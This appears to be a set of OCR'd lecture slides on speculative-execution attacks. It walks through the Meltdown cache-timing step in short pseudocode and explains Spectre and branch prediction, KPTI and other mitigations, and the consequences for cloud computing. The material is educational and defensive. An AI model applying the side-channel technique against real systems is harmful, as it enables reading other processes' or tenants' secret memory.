Step 4: Time loads from memory

```
for (int i=0; i<255; i++){
    start_time = time();
    int temp = MY_ARRAY[i*CACHE_BLOCKSIZE];
    stop_time = time();

    if ((stop_time-start_time) <= SHORT_TIME){
        secret = i;
    }
}
```


The cache speeds up the access to the one memory address that was cached due to speculative execution

Step 5: Repeat and Profit

- Now we know the value of a single byte
- But we can repeat this process over and over to read arbitrary memory
  - Read from memory at ~500 kbps

- Incredible part is how relatively simple this attack is
  - Does require systems knowledge of multiple domains
  - Computer architecture, OS, and security

Meltdown overview



He, Zecheng, Guangyuan Hu, and Ruby Lee. "New models for understanding and reasoning about speculative execution attacks.“ *2021 IEEE International Symposium on High-Performance Computer Architecture (HPCA)*. IEEE, 2021.

How do we fix this?

1. Stop speculatively executing
   - Already in the hardware
   - Would slow all computers down a lot

2. Stop caching speculative loads
   - Already in the hardware
   - Would slow all computers down a lot

3. Stop leaving OS memory in the page table ✓
   - Would slow all computers down somewhat
   - Kernel Page Table Isolation
     - Estimated 5-30% performance loss
     - Improved by use of PCID bit in TLB

Sidebar: how long were we vulnerable to Meltdown


- From the authors, every Intel processor implementing out-of-order execution is potentially affected
  - Which is roughly every processor from 1995-2018 (20+ years)
  - Some non-Intel processors are affected as well around the same time range

- New processors can be designed to avoid the vulnerability


Spectre

- Speculative execution targeting branch prediction


- Disclosed in January 2018 by
  - Jann Horn (Google Project Zero) and
  - Paul Kocher in collaboration with, in alphabetical order, Daniel Genkin (University of Pennsylvania and University of Maryland), Mike Hamburg (Rambus), Moritz Lipp (Graz University of Technology), and Yuval Yarom (University of Adelaide and Data61)



Background: Branch Prediction




A sample five instruction program used to demonstrate effects of branch prediction.



Incredibly accurate in modern day computers >95%

Spectre overview



He, Zecheng, Guangyuan Hu, and Ruby Lee. "New models for understanding and reasoning about speculative execution attacks.“ *2021 IEEE International Symposium on High-Performance Computer Architecture (HPCA)*. IEEE, 2021.

Spectre fallout

- Spectre allows code inside a process to access all memory of the process
  - Bypassing any security mechanisms or containerization
  - Example: Javascript running inside a web browser
    - Led to increased push for “one website per process”

- Spectre is harder to fix too. Can’t just change page tables
  - No one simple thing can fix all of these problems

  - Stopping branch prediction helps, but we don’t want to stop it everywhere
    - Active research on targeted branch prediction disabling

  - Hardware fixes take years to propagate

Ramifications of speculative execution attacks

- Particularly big deals in the era of cloud computing
  - Anyone can run a program on an AWS server
  - And now can maybe read data from the other running programs…

- Speculative execution attacks are a new era for computer security
  - Hardware is still being actively developed to address attacks
    - Websites can be fixed in hours, Programs in days, OSes in weeks, and Hardware takes years
  - Attacks are still being developed

- Role of the OS: mitigate hardware issues as best possible

Security is an arms race

- There is no single fix for system security
    - New attacks are constantly being discovered
    - New solutions are constantly being applied

1. Find a vulnerability and how it can be exploited
2. Fix vulnerability
3. Go back to 1

- But if the OS is designed with security in mind, it's hopefully harder to find vulnerabilities in the first place

Outline

- Design for security
- Memory attacks and defenses
  - Buffer Overflows
  - Return-Oriented Programming
- Speculative execution attacks
  - Meltdown
  - Spectre